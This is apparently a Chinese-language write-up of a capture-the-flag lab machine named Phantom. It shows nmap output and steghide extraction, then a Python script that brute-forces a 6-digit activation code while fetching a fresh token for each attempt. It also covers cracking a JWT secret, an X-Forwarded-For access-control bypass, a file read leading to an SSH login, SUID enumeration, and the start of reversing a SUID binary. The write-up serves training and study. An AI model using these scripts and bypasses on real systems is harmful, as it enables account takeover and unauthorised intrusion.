




PORT STATE SERVICE  
22/tcp open ssh  
80/tcp open http



可以使用dirsearch扫出来一个pass.txt






只能从这个图片下手了

```
tao@kali [/tmp] → steghide extract -sf qr.jpg
Enter passphrase:
wrote extracted data to "666.zip".
tao@kali [/tmp] → unzip 666.zip
Archive: 666.zip
  inflating: 666.jpg
```


隐写了一个zip里面有个二维码



这边问了下作者，密码是11104567

```
tao@kali [/tmp] → steghide extract -sf 666.jpg -p "11104567"  
wrote extracted data to "secret.txt".  
tao@kali [/tmp] → cat secret.txt  
token.dsz%
```

添加hosts，进入另一个web服务



注册一个账号



## 安全激活面板

用户信息:

当前用户ID: 16

用户名: test

6位激活码

请输入6位激活码

提交验证

注意: 当前显示的是您的用户ID。如需激活其他用户的账户, 请让该用户登录后访问此页面。

## 安全激活面板

用户信息:

当前用户ID: 16

用户名: test

6位激活码

激活码不能超过000999

请输入6位激活码

提交验证

注意: 当前显示的是您的用户ID。如需激活其他用户的账户, 请让该用户登录后访问此页面。

提示激活码不能超过000999

想爆破发现有个token验证, 每次提交验证的token是不一样的, 会做检测, 可以先GET拿token 然后再验证, 用脚本爆破

```
import requests
from bs4 import BeautifulSoup
import time

url = 'http://token.dsz/activate.php?id=16'

session = requests.Session()
session.headers.update({
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0)'
})
```

```

Gecko/20100101 Firefox/140.0',
    'Accept':
    'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8',
    'Accept-Language': 'zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-
US;q=0.3,en;q=0.2',
})
session.cookies.set('PHPSESSID', 'q2eonpqmtmkjlpauu4m2447q3',
domain='token.dsz')

def get_token():
    try:
        resp = session.get(url)
        soup = BeautifulSoup(resp.text, 'html.parser')
        token_input = soup.find('input', {'name': 'token'})
        return token_input['value'] if token_input else None
    except Exception as e:
        print(f'(!) 获取 token 失败: {e}')
        return None


def try_code(code):
    token = get_token()
    if not token:
        return False
    data = {
        'id': '16',
        'token': token,
        'code': code,
        'activate': ''
    }
    resp = session.post(url, data=data)
    if '验证码错误' not in resp.text:
        print(f'\n[+] 成功! 激活码为: {code}')
        # 可打印返回页面以确认详细信息
        print(resp.text)
        return True
    return False

def brute_force():
    """爆破 000000 ~ 000999"""
    total = 1000
    for i in range(total):
        code = f'{i:06d}' # 格式化为 6 位数字, 不足补零
        print(f'[*] 尝试 {code} ({i+1}/{total})')
        if try_code(code):
            break


```

```
if __name__ == '__main__':  
    brute_force()
```


```
Windows PowerShell  
  
    <div class="user-info">  
    <div style="font-size: 16px; color: #333; margin-bottom: 5px;">  
    <strong>用户信息: </strong>  
    </div>  
    <div class="user-id-display">  
    当前用户 ID: <span style="color: #2a7de1; font-weight: 700; font-size: 20px;">16</span>  
    </div>  
    <div style="margin-top: 10px; color: #555;">  
    用户名: <strong>test</strong>  
    </div>  
    </div>  
  
    <div class="code-info">  
    6位激活码  
    </div>  
  
    <div class="msg-box success">  
    激活成功! 账户已可以使用。<br><br><a href='index.php' style='color:#4facfe; font-weight:bold; text-decoration:none; font-size:1.2em;'>[ 快去登录吧 ]</a>  
    </div>  
  
    <form method="POST">  
    <input type="hidden" name="id" value="16">  
    <input type="hidden" name="token" value="27641a0e38ae269fc32798c4c11775dd">  
    <input type="text" name="code" placeholder="请输入6位激活码"  
    pattern="\d{6}"  
    title="请输入6位数字"  
    required  
    maxlength="6"  
    minlength="6"  
    style="text-align: center;">
```









后端使用JWT鉴权，是可以爆破出来密钥的 6jLRvvp04



伪装成administrator却显示Access Denied，可以用XFF绕过



可以读文件，拿到一个用户名 12138

12138:x:1000:1000:To\*\*\*21\*\*:/home/12138:/bin/bash

很容易猜出密码Todd12138

```
tao@kali [~/tmp] → ssh 12138@192.168.31.252
The authenticity of host '192.168.31.252 (192.168.31.252)' can't be established.
ED25519 key fingerprint is SHA256:02iH79i8PgOw/Kp8ekTYyGGMG8iHT+YlWuYC85SbWSQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.31.252' (ED25519) to the list of known hosts.
12138@192.168.31.252's password:
Linux Phantom 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
```

The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/\*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.

Last login: Thu Mar 12 10:34:37 2026 from 192.168.137.1

```
12138@Phantom:~$ id
uid=1000(12138) gid=1000(12138) groups=1000(12138)
```

本地1314端口有个服务

```
12138@Phantom:~$ ss -tulnp
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port
udp UNCONN 0 0 0.0.0.0:68 0.0.0.0:*
udp UNCONN 0 0 0.0.0.0:68 0.0.0.0:*
tcp LISTEN 0 5 127.0.0.1:1314 0.0.0.0:*
tcp LISTEN 0 128 0.0.0.0:80 0.0.0.0:*
tcp LISTEN 0 128 0.0.0.0:22 0.0.0.0:*
tcp LISTEN 0 128 [::]:22 [::]:*
```

12138@Phantom: /tmp\$ busybox nc 127.0.0.1 1314

❤ Romantic Link v2.0 ❤

找到真爱，还是找到漏洞？  
这取决于你的选择...

【心动菜单】


- 1) 开始浪漫聊天 🗨️
- 2) 查看我的心情 📅
- 3) 分享小秘密 🗝️
- 4) 获取系统信息 🛠️
- 5) 退出链接 ❌

请选择 [1-5]:

对应的是 `/mnt/flag/romantic_link_challenge/romantic_link` 这个elf

```
12138@Phantom: /tmp$ find / -perm -4000 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
/mnt/flag/romantic link challenge/romantic link
```

## 可读的，下下来分析



```
1 int __fastcall handle_client(unsigned int fd)
2 {
3     int result; // eax
4     char buf[16]; // [rsp+10h] [rbp-30h] BYREF
5     int n5; // [rsp+20h] [rbp-20h]
6     int v4; // [rsp+24h] [rbp-1Ch]
